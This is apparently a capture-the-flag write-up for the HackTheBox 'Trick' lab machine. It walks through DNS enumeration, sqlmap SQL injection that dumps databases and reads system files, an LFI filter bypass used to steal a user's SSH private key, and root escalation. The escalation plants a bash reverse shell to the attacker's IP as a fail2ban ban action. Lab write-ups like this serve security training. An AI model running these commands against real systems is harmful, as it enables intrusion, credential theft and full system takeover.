Nmap
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: nginx/1.14.2
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/9%OT=22%CT=1%CU=40374%PV=Y%DS=2%DC=T%G=Y%TM=69AF1
OS:680%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST
OS:11NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT       ADDRESS
1   292.83 ms 10.10.14.1
2   292.90 ms 10.129.227.180

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 272.61 seconds
User
Since we didn't get any domain name lets try to do a reverse dns lookup as said in machine info
┌─[us-dedivip-4]─[10.10.14.142]─[cyfer153@htb-nof7m4tq6j-htb-cloud-com]─[~]
└──╼ [★]$ dig -x 10.129.227.180 @10.129.227.180

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> -x 10.129.227.180 @10.129.227.180
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18713
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c9ec8f0baafe81897e75e65b69af1cdda451bc8945190128 (good)
;; QUESTION SECTION:
;180.227.129.10.in-addr.arpa.	IN	PTR

;; ANSWER SECTION:
180.227.129.10.in-addr.arpa. 604800 IN	PTR	trick.htb.

;; AUTHORITY SECTION:
227.129.10.in-addr.arpa. 604800	IN	NS	trick.htb.

;; ADDITIONAL SECTION:
trick.htb.		604800	IN	A	127.0.0.1
trick.htb.		604800	IN	AAAA	::1

;; Query time: 293 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (UDP)
;; WHEN: Mon Mar 09 14:17:49 CDT 2026
;; MSG SIZE  rcvd: 165
let's try a zone transfer over the dns server and see if we get some more domains

we get preprod-payroll.trick.htb

a little searching on the internet regarding the title of the page gave me a hint that it might be sqli and it's mentioned in machine info to use sqlmap.
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" --data="username=test&password=test" -p username --cookie="PHPSESSID=m4qaahe096gqn5spdt8ekme6p8" --referer="http://preprod-payroll.trick.htb/login.php" --dbms=mysql --batch --dump-all --exclude-sysdbs

we got the username and password for Administrator. Logged in the portal but no use no sight of foothold.
Let's read more features of sqlmap, it shows us that there are many more options aside from
https://github.com/sqlmapproject/sqlmap/wiki/Features

1. Check for DBA Privileges
If the database user is root or has the SUPER privilege, you can do much more than just read tables.
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" \
--data="username=test&password=test" -p username \
--cookie="PHPSESSID=osunra10u2hehmnsg29pkqk93i" \
--dbms=mysql --is-dba
2. The "Hail Mary": OS-Shell
If the secure_file_priv variable is empty in MySQL, sqlmap can attempt to upload a small PHP stager and give you a semi-interactive shell.
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" \
--data="username=test&password=test" -p username \
--cookie="PHPSESSID=osunra10u2hehmnsg29pkqk93i" \
--dbms=mysql --os-shell
this didn't work too.
3. Attempt to Read Local Files
Since SSH is a dead end for now, look for configuration files that might contain different credentials or reveal internal subdomains/IPs.
- Check
/etc/passwdto see all valid system users.
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" --data="username=test&password=test" -p username --cookie="PHPSESSID=osunra10u2hehmnsg29pkqk93i" --dbms=mysql --technique=EBT --level 3 --risk 2 --batch --file-read="/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
this dumped me /etc/passwd, here i tried all the passwords that I had with user michael but no use.
Let's dump more files next will be /var/www/html/db_connect.php. This was also a dead end as no file was dumped. Now, while searching for nginx docs I came across this:
https://dev.to/on_stash/configure-nginx-to-host-multiple-subdomains-2g0b
I dumped this file /etc/nginx/sites-available/default:-
server {
	listen 80 default_server;
	listen [::]:80 default_server;
	server_name trick.htb;
	root /var/www/html;

	index index.html index.htm index.nginx-debian.html;

	server_name _;

	location / {
		try_files $uri $uri/ =404;
	}

	location ~ \.php$ {
		include snippets/fastcgi-php.conf;
		fastcgi_pass unix:/run/php/php7.3-fpm.sock;
	}
}


server {
	listen 80;
	listen [::]:80;

	server_name preprod-marketing.trick.htb;

	root /var/www/market;
	index index.php;

	location / {
		try_files $uri $uri/ =404;
	}

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
Now, we know beside those two subdomains one more exists. Let's put it in our /etc/hosts. Then start the enumeration.

I tried a lot of fuzzing the page for directory but no use of it. Now, while exploring the page when I clicked on various buttons related to about section, services, etc. I saw that the page was using include statement of php to bring the html files, so I tried using ../ but a blank page appeared indicating it might be filtered, now i tried ../contact.html and i got contact.html displayed confirming my assumption that directory traversal is being filtered. So, i tried for ....//....//....//etc//passwd and we got the file. Hence, it was an LFI. Let's dump more files.
Let's try dumping the ssh key file for michael.

we succeeded in dumping the private ssh key of the user let's login through ssh.

got the User flag.
Root

we can run this command with root privileges, let's check this.
Then I searched for the fail2ban binary on gtfobins and got this:-
https://gtfobins.org/gtfobins/fail2ban-client/

i searched for the mentioned directories one by one and found that my group(SECURITY) had Read, Write and Execute permissions over the /etc/fail2ban/action.d/ directory.

So, our interest of configuration file is the iptables-multiport.conf and particularly the actionban line as it is the command which is run when a user is banned.
So, what I did is i created a revshell at /tmp/shell.sh.
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.142/4444 0>&1
then made it executable
chmod +x /tmp/shell.sh
after this it was time to edit the conf file
mv iptables-multiport.conf spoof
cp spoof iptables-multiport.conf
then changed the actionban = /tmp/shell.sh
then executed the fail2ban command.
sudo /etc/init.d/fail2ban restart
After this I tried to trigger the ban by entering wrong credentials for michael.
ssh michael@trick.htb
did it a few times and got the root shell on my listener.

and got the root flag.
